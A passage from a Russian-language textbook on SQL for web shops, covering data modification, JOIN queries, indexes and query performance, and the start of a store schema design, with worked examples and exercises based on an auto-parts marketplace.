Задача 28.6. Напишите запрос загрузки прайса, который добавит новый товар или обновит цену существующего по артикулу.

Задача 28.7. Сделайте копию базы через `mysqldump`, удалите пару товаров, восстановите из копии. Убедитесь, что вернулись.

Задача 28.8. Напишите цепочку из трёх запросов для оформления заказа и оберните в транзакцию.

Задача 28.9. Найдите опасность:

```
SELECT ostatok FROM tovary WHERE id = 5;  
-- в PHP: $novyi = $ostatok - $kolichestvo;  
UPDATE tovary SET ostatok = 3 WHERE id = 5;
```

Ответы — в Приложении Г.

В БОЮ В бою

В `sql/` этого репозитория лежат миграции. Посмотрите, как они написаны: везде `IF NOT EXISTS` и проверки перед изменением.

А в `includes/` найдите код уменьшения остатков при заказе. Там будет ровно `ostatok = ostatok - ?` с условием на неотрицательность — не потому, что так красивее, а потому, что при двух одновременных заказах иначе получается минус.

Такие вещи не придумываются заранее. Они появляются после первого случая, когда покупатель заказал товар, которого уже не было.

И ещё: в боевом коде вы не найдёте `DELETE` для товаров и заказов. Только `aktivnyi = 0` и смена статуса. Данные не выбрасывают.

ИТОГ

- `INSERT INTO ... VALUES` — добавить. Столбцы перечисляйте **явно**.
- Вставка пачкой в разы быстрее вставки по одной.
- `ON DUPLICATE KEY UPDATE` — вставить или обновить. Так грузят прайсы.
- `UPDATE` и `DELETE` без `WHERE` портят всю таблицу. Пишите `WHERE` первым.
- Проверяйте выборкой перед изменением.
- `ostatok = ostatok - 1` вместо «прочитал → посчитал → записал».
- Защищайтесь условием `AND ostatok >= N`.
- Мягкое удаление вместо `DELETE` для всего, что связано с историей.
- Транзакции — всё или ничего. Только InnoDB.
- Резервная копия перед любой массовой операцией.

Дальше — JOIN: научимся соединять таблицы.

JOIN: связываем таблицы

ЗАЧЕМ ЭТО

Зачем эта глава

В главе 26 мы договорились не дублировать данные: продавцы отдельно, товары отдельно, товар лишь ссылается на продавца номером.

Отлично для хранения. Но теперь в каталоге нужно показать **имя** продавца, а в таблице товаров лежит только `prodavec_id = 3`.


JOIN — команда, которая соединяет таблицы по этой связи. Это тема, на которой новички буксуют дольше всего, и одновременно та, без которой невозможно написать ни один настоящий отчёт.

Разберём медленно и на картинках.

РАЗБИРАЕМСЯ

Как связаны таблицы

Вот наши три таблицы:



Стрелка означает: «в этом поле лежит `id` строки из другой таблицы».

- `tovary.prodavec_id` указывает на `prodavcy.id`;
- `zakaz_tovary.tovar_id` указывает на `tovary.id`;
- `zakaz_tovary.zakaz_id` указывает на `zakazy.id`.

Такие поля называются **внешними ключами**. Они и есть та ниточка, по которой **JOIN** соединяет строки.

РАЗБИРАЕМСЯ

INNER JOIN — только совпадения

```
SELECT t.nazvanie, t.cena, p.imya AS prodavec, p.gorod
FROM tovary AS t
INNER JOIN prodavcy AS p ON t.prodavec_id = p.id
ORDER BY t.id
LIMIT 8;
```

INNER JOIN: подставили имя продавца к товару

```
SELECT t.nazvanie, t.cena, p.imya AS prodavec, p.gorod FROM tovary AS t INNER JOIN prodavcy AS p ON
t.prodavec_id = p.id ORDER BY t.id LIMIT 8
```

↓

NAZVANIE	CENA	PRODAVEC	GOROD
Тормозные колодки Bosch	25000	Автомир	Худжанд
Масляный фильтр Mann	4500	Запчасть+	Душанбе
Свечи зажигания Denso	12000	Мотор Плюс	Худжанд
Тормозные диски Brembo	78000	Автомир	Худжанд
Воздушный фильтр Mann	6500	Запчасть+	Душанбе
Аккумулятор Bosch S4	95000	Мотор Плюс	Худжанд
Салонный фильтр Mann	5500	Запчасть+	Душанбе
Ремень ГРМ Bosch	31000	Автомир	Худжанд

Результат: 8 строк

В таблице товаров лежит только `prodavec_id`. **JOIN** подтянул имя и город из таблицы продавцов.

► Разбираем по частям

ЧАСТЬ	ЧТО ОЗНАЧАЕТ
<code>FROM tovary AS t</code>	Основная таблица. <code>t</code> — короткое имя (псевдоним)
<code>INNER JOIN prodavcy AS p</code>	Присоединяем таблицу продавцов, псевдоним <code>p</code>
<code>ON t.prodavec_id = p.id</code>	По какому условию соединять
<code>t.nazvanie, p.imya</code>	Указываем, из какой таблицы столбец

Псевдонимы (`AS t`, `AS p`) не обязательны, но крайне удобны. Без них пришлось бы писать `tovary.nazvanie` и `prodavcy.imya` — длинно, а в запросе на пять таблиц ещё и нечитаемо.

`ON` — это сердце `JOIN`. Здесь вы объясняете базе, какие строки считать связанными. Забыли `ON` — база соединит **каждую строку с каждой**, и вместо двенадцати товаров получите сорок восемь строк мусора.

► Ключевое свойство INNER JOIN

Он возвращает только те строки, для которых нашлась пара.

Если у товара `prodavec_id` пустой или указывает на несуществующего продавца — товар в результат **не попадёт**. Молча.

Это одновременно и удобно, и опасно: каталог может «потерять» товары, а вы даже не заметите. Именно поэтому существует второй вид соединения.

```
SELECT p.imya, p.gorod, COUNT(t.id) AS tovarov
FROM prodavcy AS p
LEFT JOIN tovary AS t ON t.prodavec_id = p.id
GROUP BY p.id, p.imya, p.gorod
ORDER BY tovarov DESC;
```

LEFT JOIN: все продавцы, даже без товаров

```
SELECT p.imya, p.gorod, COUNT(t.id) AS tovarov FROM prodavcy AS p LEFT JOIN tovary AS t ON t.prodavec_id = p.id GROUP BY p.id, p.imya, p.gorod ORDER BY tovarov DESC
```

↓

ИМЯ	ГОРОД	ТОВАРОВ
Автомир	Худжанд	5
Мотор Плюс	Худжанд	4
Запчасть+	Душанбе	3
Новый склад	Бохтар	0

Результат: 4 строки

«Новый склад» ещё ничего не выложил — но в отчёте он есть, с нулём. INNER JOIN его бы выбросил.

Обратите внимание на последнюю строку: продавец «Новый склад» без единого товара всё равно в списке, с нулём.

INNER JOIN его бы выбросил. А для отчёта «сколько товаров у каждого продавца» это была бы ошибка: администратор не увидел бы, что новый продавец ещё ничего не выложил.

► Разница на одной строке

СОЕДИНЕНИЕ ЧТО ВЕРНЁТ

INNER JOIN

Только строки, у которых есть пара в обеих таблицах

LEFT JOINВсе строки левой таблицы, даже без пары. Недостающее — **NULL****RIGHT JOIN**

То же, но наоборот. Используется редко

Практическое правило:

- Показываете список с обязательной связью (товары с брендом) — **INNER JOIN**.
- Строите отчёт (продавцы и их товары, покупатели и их заказы) — **LEFT JOIN**, иначе потеряете тех, у кого пусто.

► Ловушка с COUNT в LEFT JOIN

⚠ Заметьте: в примере написано `COUNT(t.id)`, а не `COUNT(*)`.

Разница принципиальная. Для продавца без товаров `LEFT JOIN` создаст одну строку, где все поля товара — `NULL`. И тогда:

- `COUNT(*)` посчитает эту строку и вернёт 1;
- `COUNT(t.id)` не считает `NULL` и вернёт 0 — правильно.

Классическая ошибка отчётов: у всех «нулевых» оказывается по одному.

РАЗБИРАЕМСЯ

Соединяем три таблицы

```
SELECT z.id AS zakaz,
       z.klient,
       t.nazvanie,
       zt.kolichestvo,
       ROUND(zt.cena * zt.kolichestvo / 100.0, 2) AS summa_somoni
FROM zakazy AS z
INNER JOIN zakaz_tovary AS zt ON zt.zakaz_id = z.id
INNER JOIN tovary AS t ON t.id = zt.tovar_id
WHERE z.status <> 'otmenen'
ORDER BY z.id, t.nazvanie;
```

Три таблицы в одном запросе: состав заказов

```
SELECT z.id AS zakaz, z.klient, t.nazvanie, zt.kolichestvo, ROUND(zt.cena * zt.kolichestvo / 100.0, 2)
AS summa_somoni FROM zakazy AS z INNER JOIN zakaz_tovary AS zt ON zt.zakaz_id = z.id INNER JOIN tovary
AS t ON t.id = zt.tovar_id WHERE z.status <> 'otmenen' ORDER BY z.id, t.nazvanie
```

↓

ZAKAZ	KLIENT	NAZVANIE	KOLICHESTVO	SUMMA_SOMONI
101	Фирдавс	Масляный фильтр Mann	1	45
101	Фирдавс	Тормозные колодки Bosch	2	500
102	Сафар	Тормозная жидкость DOT4	3	117
102	Сафар	Тормозные диски Brembo	1	780
103	Ахмад	Аккумулятор Bosch S4	1	950
103	Ахмад	Воздушный фильтр Mann	1	65
103	Ахмад	Масляный фильтр Mann	2	90

Результат: 7 строк

Заказ → его позиции → сами товары. Цена берётся из позиции заказа, а не из каталога: она зафиксирована в момент покупки.

`JOIN` можно писать сколько угодно раз подряд. Каждый следующий присоединяется к тому, что уже получилось.

Порядок соединений влияет на читаемость, а не на результат. Идите по логике данных:
заказ → его позиции → сами товары.

► Почему цена лежит в `zakaz_tovary`

Присмотритесь: цена берётся из `zt.cena`, а не из `t.cena`.

Это важное проектное решение. Цена в заказе фиксируется в момент покупки. Завтра товар подорожает, но в старом заказе должна остаться та цена, по которой человек купил.

Если брать цену из таблицы товаров, вся история заказов начнёт «переписываться» задним числом при каждом изменении прайса. Бухгалтерия сойдёт с ума.

Правило: данные, которые должны остаться неизменными, копируются в момент события. Это одно из немногих оправданных дублирований.

-- Сколько заработал каждый продавец

```
SELECT p.imya,
       COUNT(DISTINCT z.id) AS zakazov,
       SUM(zt.kolichestvo) AS shtuk,
       ROUND(SUM(zt.cena * zt.kolichestvo) / 100.0, 2) AS vyruchka,
       ROUND(SUM(zt.cena * zt.kolichestvo) * p.komissiya / 100 / 100.0, 2) AS
komissiya
FROM prodavcy AS p
INNER JOIN tovary AS t ON t.prodavec_id = p.id
INNER JOIN zakaz_tovary AS zt ON zt.tovar_id = t.id
INNER JOIN zakazy AS z ON z.id = zt.zakaz_id
WHERE z.status <> 'otmenen'
GROUP BY p.id, p.imya, p.komissiya
ORDER BY vyruchka DESC;
```

Отчёт маркетплейса: выручка и комиссия по продавцам

```
SELECT p.imya, COUNT(DISTINCT z.id) AS zakazov, SUM(zt.kolichestvo) AS shtuk, ROUND(SUM(zt.cena *
zt.kolichestvo) / 100.0, 2) AS vyruchka, ROUND(SUM(zt.cena * zt.kolichestvo) * p.komissiya / 100 /
100.0, 2) AS komissiya FROM prodavcy AS p INNER JOIN tovary AS t ON t.prodavec_id = p.id INNER JOIN
zakaz_tovary AS zt ON zt.tovar_id = t.id INNER JOIN zakazy AS z ON z.id = zt.zakaz_id WHERE z.status <>
'otmenen' GROUP BY p.id, p.imya, p.komissiya ORDER BY vyruchka DESC
```

↓

ИМЯ	ЗАКАЗОВ	ШТУК	ВЫРУЧКА	КОМИССИЯ
Автомир	2	6	1397	139.7
Мотор Плюс	1	1	950	76
Запчасть+	2	4	200	24

Результат: 3 строки

Четыре таблицы, группировка и расчёт комиссии — один запрос вместо целого раздела кода.

Один запрос — и готов отчёт, за который в маркетплейсе отвечает целый раздел админки. Ни одного цикла в PHP.

⚠ **COUNT(DISTINCT z.id)** — считает уникальные заказы. Без **DISTINCT** заказ с тремя позициями посчитался бы трижды.

Это вторая классическая ошибка отчётов после **COUNT(*)** в **LEFT JOIN**.

► Соединение таблицы с самой собой

```
-- Товары того же продавца, что и товар №1
SELECT t2.nazvanie
FROM tovary AS t1
INNER JOIN tovary AS t2 ON t2.prodavec_id = t1.prodavec_id AND t2.id <> t1.id
WHERE t1.id = 1;
```

Одна и та же таблица под двумя псевдонимами. Так строят «похожие товары» и иерархии категорий.

► JOIN с условием против WHERE

```
-- Условие в ON: влияет на соединение
LEFT JOIN zakazy AS z ON z.klient_id = k.id AND z.status = 'dostavlen'

-- Условие в WHERE: отсекает строки после соединения
LEFT JOIN zakazy AS z ON z.klient_id = k.id
WHERE z.status = 'dostavlen'
```

⚠ Разница огромная и неочевидная.

В первом случае клиенты без доставленных заказов останутся в результате с `NULL`. Во втором — исчезнут, потому что `WHERE` отбросит строки с `NULL`, и `LEFT JOIN` превратится в `INNER JOIN`.

Правило: условия на присоединяемую таблицу в `LEFT JOIN` пишите в `ON`, а не в `WHERE`.

ЗАПИСЬ

ЧТО ДЕЛАЕТ

<code>INNER JOIN ... ON</code>	Соединить, оставив только совпадения
<code>LEFT JOIN ... ON</code>	Оставить все строки левой таблицы
<code>ON t.prodavec_id = p.id</code>	Условие соединения. Сердце JOIN
<code>AS t</code>	Псевдоним таблицы
<code>t.nazvanie</code>	Столбец из конкретной таблицы
<code>COUNT(t.id)</code>	Считать не-NULL . В <code>LEFT JOIN</code> — обязательно
<code>COUNT(DISTINCT z.id)</code>	Считать уникальные значения
Внешний ключ	Поле, хранящее <code>id</code> из другой таблицы

ГРАБЛИ

Грабли

Забывать `ON`. Каждая строка соединится с каждой. Двенадцать товаров и четыре продавца дадут сорок восемь строк.

`INNER JOIN` там, где нужен `LEFT`. Из отчёта тихо исчезнут те, у кого нет связанных записей.

`COUNT(*)` в `LEFT JOIN`. У всех «пустых» окажется по единице вместо нуля.

Забывать `DISTINCT` при подсчёте заказов. Заказ из трёх позиций посчитается трижды.

Условие на правую таблицу в `WHERE` при `LEFT JOIN`. Превращает его в `INNER JOIN`.

Брать цену из таблицы товаров в отчёте по заказам. История начнёт меняться задним числом.

Соединять по неиндексированному полю. Запрос будет чудовищно медленным. Индексы — следующая глава.

Задача 29.1. Выведите все товары с именем продавца и его городом.

Задача 29.2. Выведите всех продавцов и количество их товаров. Продавцы без товаров должны остаться в списке с нулём.

Задача 29.3. Выведите состав заказа №103: названия товаров, количество, цена, сумма по позиции.

Задача 29.4. Посчитайте сумму каждого заказа. Одним запросом, с группировкой.

Задача 29.5. Найдите товары, которые никто ни разу не заказывал. Подсказка: `LEFT JOIN` и `IS NULL`.

Задача 29.6. Выведите продавцов из Худжанда и общую стоимость их склада.

Задача 29.7. Какие клиенты заказывали товары бренда Bosch?

Задача 29.8. Что вернёт каждый запрос? Ответьте, потом проверьте:

```
SELECT COUNT(*) FROM tovary INNER JOIN prodavcy ON tovary.prodavec_id = prodavcy.id;  
SELECT COUNT(*) FROM tovary LEFT JOIN prodavcy ON tovary.prodavec_id = prodavcy.id;  
SELECT COUNT(*) FROM tovary, prodavcy;
```

Третий запрос особенно поучителен — объясните результат.

Задача 29.9. Постройте отчёт: по каждой категории — сколько заказано штук и на какую сумму. Только по неотменённым заказам.

Задача 29.10. Найдите ошибку:

```
SELECT k.imya, COUNT(*) AS zakazov
FROM klienty AS k
LEFT JOIN zakazy AS z ON z.klient_id = k.id
WHERE z.status = 'dostavlén'
GROUP BY k.id;
```

Две проблемы.

Ответы — в Приложении Г.

В БОЮ

В бою

Откройте `admin/orders.php` или `seller/orders.php` в этом репозитории. Найдёте запросы с двумя-тремя `JOIN`: заказ → позиции → товары → продавец.

Особенно посмотрите на расчёт выплат продавцам в `includes/seller_finance.php`. Там `JOIN` соединяет заказы, позиции и продавцов, а комиссия считается прямо в запросе.

Одна боевая деталь, которую вы там увидите: **комиссия хранится в самой записи заказа**, а не берётся из таблицы продавцов.

Причина та же, что с ценой: условия сотрудничества могут измениться, но по старым заказам продавцу должны заплатить по тем правилам, что действовали в момент продажи. Иначе — конфликт и справедливые претензии.

ИТОГ**Итог**

- Внешний ключ — поле, хранящее `id` строки другой таблицы.
- `INNER JOIN` — только совпадения. `LEFT JOIN` — все строки левой таблицы.
- `ON` обязателен, иначе каждая строка соединится с каждой.
- Псевдонимы `AS t` делают запрос читаемым.
- В `LEFT JOIN` считайте `COUNT(pole)`, а не `COUNT(*)`.
- `COUNT(DISTINCT id)` при подсчёте заказов с несколькими позициями.
- Условие на правую таблицу в `LEFT JOIN` — в `ON`, не в `WHERE`.
- Цена и комиссия фиксируются в момент события, а не берутся из справочника.
- Отчёт, который в PHP занял бы сто строк, в SQL — один запрос.

Дальше — почему всё это может работать медленно и как ускорить.

Индексы и почему всё тормозит

ЗАЧЕМ ЭТО**Зачем эта глава**

Пока в базе двенадцать товаров, любой запрос выполняется мгновенно. Кажется, что о скорости думать рано.

Это самая распространённая ловушка. Сайт прекрасно работает у разработчика на сотне тестовых записей — и ложится на боевом сервере, где записей сто тысяч. Причём ложится не постепенно, а резко: вчера открывалось за полсекунды, сегодня за двадцать.

В этой главе разберёмся, **почему** так происходит и как это лечится. Тема простая, а эффект от неё больше, чем от всех остальных оптимизаций вместе.

РАЗБИРАЕМСЯ**Индекс — это оглавление**

Представьте телефонный справочник города на тысячу страниц, где фамилии записаны в случайном порядке.

Найти Иванова — значит просмотреть все страницы подряд. В худшем случае — всю книгу.

А теперь тот же справочник, но отсортированный по алфавиту. Иванова вы найдёте за несколько секунд: открыли примерно на букве «И», уточнили, нашли.

Индекс в базе — это отсортированная копия одного столбца с указателями на строки. База ищет по ней, а не перебирает таблицу.

► Без индекса: полный перебор

```
SELECT * FROM tovary WHERE artikel = 'W71280';
```

Без индекса база честно читает **каждую** строку и сравнивает артикул. Сто тысяч строк — сто тысяч сравнений. Миллион строк — миллион.

Это называется полное сканирование таблицы, и оно линейно растёт вместе с данными.

► С индексом: поиск по отсортированному

С индексом по `artikul` база идёт как по алфавиту: делит диапазон пополам, отбрасывает половину, снова пополам. Чтобы найти одну строку среди миллиона, хватает **двадцати шагов**.

РАЗБИРАЕМСЯ

Замер на настоящих данных

Разговоры о скорости стоят мало, поэтому — измерим.

Я создал таблицу на **200 000 товаров** и выполнил один и тот же запрос пять раз до создания индекса и пять раз после:

```
SELECT id, nazvanie, cena FROM tovary_mnogo WHERE artikul = 'ART00150000';
```

ВРЕМЯ ОДНОГО ЗАПРОСА

Без индекса	18.4 мс
С индексом	0.058 мс
Разница	в 314 раз быстрее

Одна команда:

```
CREATE INDEX idx_artikul ON tovary_mnogo(artikul);
```

И запрос стал быстрее в сотни раз. Никаких изменений в коде, никакой переделки логики.

Вот почему индексы — первое, что проверяют, когда сайт тормозит.

⚠ Обратите внимание на порядок величин. 18.4 мс кажется терпимым. Но страница каталога делает не один запрос, а десяток, и открывают её одновременно сто человек. Умножьте — и получите лежащий сервер.

```
-- Обычный: ускоряет поиск
CREATE INDEX idx_brend ON tovary(brend);

-- Уникальный: ускоряет И запрещает повторы
CREATE UNIQUE INDEX uniq_artikul ON tovary(artikul);

-- Составной: по нескольким столбцам сразу
CREATE INDEX idx_brend_cena ON tovary(brend, cena);

-- Полнотекстовый: для поиска по словам (только MySQL)
CREATE FULLTEXT INDEX ft_nazvanie ON tovary(nazvanie);
```

Первичный ключ (**PRIMARY KEY**) — это тоже индекс, создаётся автоматически. Поэтому поиск по **id** всегда быстрый.

► Составной индекс и правило левого края

```
CREATE INDEX idx_brend_cena ON tovary(brend, cena);
```

Такой индекс работает для запросов:

```
WHERE brend = 'Bosch'           -- ✓ работает
WHERE brend = 'Bosch' AND cena > 10000 -- ✓ работает
WHERE cena > 10000              -- ✗ НЕ работает
```

Почему: индекс отсортирован **сначала по бренду, потом по цене внутри бренда**. Как справочник, отсортированный по фамилии, а внутри одинаковых фамилий — по имени. Найти всех Ивановых легко. Найти всех Сергеев — нет, придётся перебирать всё.

Правило левого края: составной индекс работает, только если условие включает **первый** столбец.

Отсюда практический вывод: порядок столбцов в составном индексе имеет значение. Ставьте первым тот, по которому фильтруете чаще.

Индексируйте:

- поля, по которым ищете: `WHERE artikl = ...`;
- поля, по которым соединяете: `ON t.prodavec_id = p.id` — внешние ключи;
- поля, по которым сортируете: `ORDER BY cena`;
- поля, по которым группируете: `GROUP BY brend`.

Не индексировьте:

- всё подряд;
- поля, которые почти всегда одинаковые (`aktivnyi` со значением 1 у 99% строк);
- поля, которые не участвуют в запросах;
- очень длинные текстовые поля — для них есть `FULLTEXT`.

► Почему нельзя индексировать всё

У индексов есть цена, и её нужно понимать:

СТОИМОСТЬ	ПОДРОБНОСТЬ
Место на диске	Индекс — отдельная структура. Пять индексов могут весить больше самой таблицы
Замедление записи	При каждом <code>INSERT</code> и <code>UPDATE</code> база обновляет все индексы таблицы
Работа планировщика	Чем больше индексов, тем дольше база выбирает, каким воспользоваться

Правило: индекс ускоряет чтение и замедляет запись.

Для каталога товаров (читают тысячи раз, пишут раз в день) индексы — почти всегда выигрыш. Для таблицы логов, куда пишут постоянно, а читают редко, — наоборот.

Гадать не нужно. База умеет рассказать, как она собирается выполнять запрос:

```
EXPLAIN SELECT * FROM tovary WHERE artikl = 'W71280';
```

В MySQL смотрите на три столбца:

СТОЛБЕЦ НА ЧТО СМОТРЕТЬ

type	ALL — плохо: полный перебор. ref, eq_ref, const — хорошо
rows	Сколько строк база собирается просмотреть. Чем меньше, тем лучше
key	Какой индекс использовался. NULL — никакой

type = ALL на большой таблице — сигнал, что нужен индекс.

В SQLite та же команда называется EXPLAIN QUERY PLAN и пишет по-человечески: SCAN tovary (плохо) или SEARCH tovary USING INDEX (хорошо).

Индексы — главная, но не единственная причина.

► 1. Проблема N+1 — самая частая

```
// ❌ Один запрос за список...  
$tovary = $db->query('SELECT * FROM tovary LIMIT 20');  
  
// ...и ещё двадцать за продавцами  
foreach ($tovary as $t) {  
    $prodavec = $db->query('SELECT imya FROM prodavcy WHERE id = ?',  
        [$t['prodavec_id']]);  
}
```

Двадцать один запрос вместо одного. На странице с сотней товаров — сто один.

```
//  Один запрос с JOIN
$tovary = $db->query('
    SELECT t.*, p.imya AS prodavec
    FROM tovary AS t
    LEFT JOIN prodavcy AS p ON p.id = t.prodavec_id
    LIMIT 20
');
```

Это самая распространённая ошибка производительности в веб-разработке. Называется «проблема N+1»: один запрос за списком плюс N запросов за деталями.

Признак: страница открывается тем медленнее, чем больше на ней элементов.

► 2. **SELECT *** вместо нужных полей

Тянете описание на две страницы для списка, где показываете только название.

► 3. **LIKE '%текст%'**

Индекс не работает: искать «содержит» по отсортированному списку невозможно. Решение — **FULLTEXT** или отдельный поисковый движок, глава 35.

► 4. **Функция над индексированным полем**

```
WHERE YEAR(sozdan) = 2026      --  индекс не работает
WHERE sozdan >= '2026-01-01'
AND sozdan < '2027-01-01'     --  индекс работает
```

Как только вы оборачиваете столбец в функцию, база не может сопоставить его с индексом. Переписывайте условие так, чтобы столбец остался «голым».

► 5. **Огромный OFFSET**

```
SELECT * FROM tovary ORDER BY id LIMIT 20 OFFSET 100000;
```

База честно отсчитает сто тысяч строк и выбросит их. На последних страницах каталога это заметно.

Решение — пагинация по ключу:

```
SELECT * FROM tovary WHERE id > 100000 ORDER BY id LIMIT 20;
```

Так делают ленту в соцсетях: вместо «страница 5000» — «показать ещё».

РАЗБИРАЕМСЯ

Порядок действий, когда тормозит

Не гадайте — действуйте по списку:

- 1. Найдите медленный запрос.** В MySQL включите журнал медленных запросов (`slow_query_log`). Он покажет, что именно тормозит.
 - 2. Прогоните через `EXPLAIN`.** Видите `type = ALL` — нужен индекс.
 - 3. Проверьте на N+1.** Посчитайте, сколько запросов делает страница. Больше десяти — почти всегда есть N+1.
 - 4. Создайте индекс и замерьте снова.** Обязательно замерьте: иногда помогает не то, что казалось.
 - 5. Только потом думайте о кэше.** Кэшировать медленный запрос — значит прятать проблему, а не решать её.
- ⚠ **Порядок именно такой.** Новички начинают с пятого пункта — ставят кэш поверх плохого запроса. Работает до первого случая, когда кэш протухнет у всех разом.

```
-- Артикул: ищем постоянно, повторов быть не должно
CREATE UNIQUE INDEX uniq_artikul ON tovary(artikul);

-- Фильтры каталога
CREATE INDEX idx_brend ON tovary(brend);
CREATE INDEX idx_kategoriya ON tovary(kategoriya);

-- Внешний ключ: соединяем при каждом показе каталога
CREATE INDEX idx_proavec ON tovary(proavec_id);

-- Составной под самый частый запрос каталога:
-- WHERE aktivnyi = 1 AND ostatok > 0 ORDER BY cena
CREATE INDEX idx_katalog ON tovary(aktivnyi, ostatok, cena);

-- Заказы
CREATE INDEX idx_zakaz_status ON zakazy(status);
CREATE INDEX idx_zakaz_sozdan ON zakazy(sozdan);
CREATE INDEX idx_zt_zakaz ON zakaz_tovary(zakaz_id);
CREATE INDEX idx_zt_tovar ON zakaz_tovary(tovar_id);

-- Поиск по названию
CREATE FULLTEXT INDEX ft_nazvanie ON tovary(nazvanie);
```

Обратите внимание на `idx_katalog`: столбцы идут в том порядке, в каком они стоят в самом частом запросе каталога. Это не случайность — так составной индекс покрывает и фильтр, и сортировку сразу.

ЗАПИСЬ

ЧТО ДЕЛАЕТ

<code>CREATE INDEX</code>	Создать индекс
<code>CREATE UNIQUE INDEX</code>	Индекс плюс запрет повторов
Составной индекс	По нескольким столбцам. Работает от левого края
<code>FULLTEXT</code>	Индекс для поиска по словам
<code>EXPLAIN</code>	Показать план выполнения
<code>type = ALL</code>	Полный перебор. Плохо
N+1	Один запрос за списком плюс N за деталями. Лечится <code>JOIN</code>
<code>slow_query_log</code>	Журнал медленных запросов
Пагинация по ключу	<code>WHERE id > N</code> вместо большого <code>OFFSET</code>

ГРАБЛИ

Грабли

Тестировать на ста записях. На боевых данных всё будет иначе. Заливайте в тестовую базу хотя бы десятки тысяч строк.

Индексировать всё подряд. Запись замедлится, место кончится.

Забыть индекс на внешнем ключе. Каждый `JOIN` превращается в полный перебор.

Функция над столбцом в `WHERE`. Индекс перестаёт работать.

Проблема N+1. Считайте запросы на странице.

Кэшировать вместо того, чтобы чинить. Проблема остаётся и вернётся.

Составной индекс не с того столбца. Правило левого края: не тот порядок — индекс бесполезен.

Большой `OFFSET` на глубоких страницах. Пагинация по ключу.

Задача 30.1. Создайте таблицу и залейте в неё 100 000 строк циклом. Замерьте запрос с поиском по неиндексированному полю.

Задача 30.2. Создайте индекс на это поле и замерьте снова. Во сколько раз быстрее?

Задача 30.3. Прогоните оба запроса через `EXPLAIN`. Что изменилось в столбцах `type`, `key`, `rows`?

Задача 30.4. Какие из этих запросов используют индекс по `(brend, cena)`?

```
WHERE brend = 'Bosch'
WHERE cena > 10000
WHERE brend = 'Bosch' AND cena > 10000
WHERE cena > 10000 AND brend = 'Bosch'
ORDER BY brend, cena
ORDER BY cena
```

Задача 30.5. Найдите N+1 и перепишите одним запросом:

```
$zakazy = zapros('SELECT * FROM zakazy WHERE status = "novyi"');
foreach ($zakazy as $z) {
    $pozicii = zapros('SELECT * FROM zakaz_tovary WHERE zakaz_id = ?', [$z['id']]);
    foreach ($pozicii as $poz) {
        $tovar = zapros('SELECT nazvanie FROM tovary WHERE id = ?',
[$poz['tovar_id']]);
    }
}
```

Сколько запросов уйдёт при десяти заказах по три позиции?

Задача 30.6. Перепишите так, чтобы работал индекс:

```
WHERE YEAR(sozdan) = 2026
WHERE LOWER(brend) = 'bosch'
WHERE cena / 100 > 250
```

Задача 30.7. Спроектируйте индексы для таблицы заказов, если чаще всего выполняются запросы: «заказы клиента», «заказы за период», «новые заказы».

Задача 30.8. Замерьте `LIMIT 20 OFFSET 0` и `LIMIT 20 OFFSET 90000` на своей большой таблице. Есть разница?

Ответы — в Приложении Г.

В БОЮ В бою

Откройте миграции в `sql/` этого репозитория и поищите `CREATE INDEX` или `KEY`. Найдёте индексы на артикуле, бренде, идентификаторе продавца, статусе заказа — ровно те, о которых шла речь.

Одна деталь из жизни проекта: в каталоге `autodoc.tj` поиск по названию идёт **не по таблице товаров**, а по отдельному словарю `ae_part_dictionary`. Причина как раз в этой главе: искать `LIKE '%фильтр%'` по большой таблице с ценами и остатками недопустимо медленно. Словарь маленький, специально проиндексирован и обновляется отдельно.

Такие решения не приходят сразу. Они появляются, когда база вырастает и запрос, работавший за 50 мс, начинает занимать 5 секунд.

- Индекс — это оглавление. Без него база перебирает все строки.
- Замер на 200 000 строк: 18.4 мс без индекса против 0.058 мс с индексом. Разница в 314 раз.
- Индексируйте поля из `WHERE`, `JOIN`, `ORDER BY`, `GROUP BY`.
- Индекс ускоряет чтение и замедляет запись. Не индексируйте всё.
- Составной индекс работает от левого края.
- `EXPLAIN` показывает план. `type = ALL` — нужен индекс.
- N+1 — главная ошибка производительности. Лечится `JOIN`.
- Функция над столбцом отключает индекс.
- Большой `OFFSET` медленный — пагинация по ключу.
- Порядок: найти → `EXPLAIN` → индекс → замерить. Кэш последним.

Следующая глава — практическая: спроектируем базу всего магазина.

Практика: схема базы магазина

ЗАЧЕМ ЭТО

Зачем эта глава

Соберём всё, что узнали, в готовую схему базы данных — ту самую, на которой дальше будет работать магазин.

Это важная глава. Структура базы — фундамент: код переписать легко, а перестроить таблицы, когда в них сто тысяч записей и работающий сайт, — тяжело.

Спроектируем сразу правильно, с запасом на маркетплейс из части IX.

РАЗБИРАЕМСЯ

Сначала — что нам нужно хранить

Прежде чем писать `CREATE TABLE`, ответьте словами: какие **сущности** есть в магазине?

СУЩНОСТЬ	ЧТО ЭТО	ТАБЛИЦА
Пользователь	Покупатель, продавец, менеджер, админ	polzovateli
Продавец	Магазин на маркетплейсе	prodavcy
Категория	Раздел каталога	katégorii
Товар	Позиция каталога	tovary
Заказ	Покупка целиком	zakazy
Позиция заказа	Один товар в заказе	zakaz_tovary
Корзина	Что отложено, но не куплено	korzina

Дальше — **связи**:

polzovateli	—1:1→	prodavcy	один пользователь = один магазин
prodavcy	—1:N→	tovary	у продавца много товаров
kategorii	—1:N→	tovary	в категории много товаров
polzovateli	—1:N→	zakazy	у покупателя много заказов
zakazy	—1:N→	zakaz_tovary	в заказе много позиций
tovary	—1:N→	zakaz_tovary	товар встречается во многих заказах

1:N («один ко многим») — самая частая связь. Читается: «у одного продавца много товаров, но у каждого товара один продавец».

Реализуется просто: в таблице «многих» лежит `id` из таблицы «одного». У `tovary` есть `prodavec_id`.

N:M («многие ко многим») — когда с обеих сторон много. Например, товар подходит к нескольким автомобилям, и к одному автомобилю подходит много товаров. Такая связь всегда требует третьей таблицы — как `zakaz_tovary` между заказами и товарами.

```

-- =====
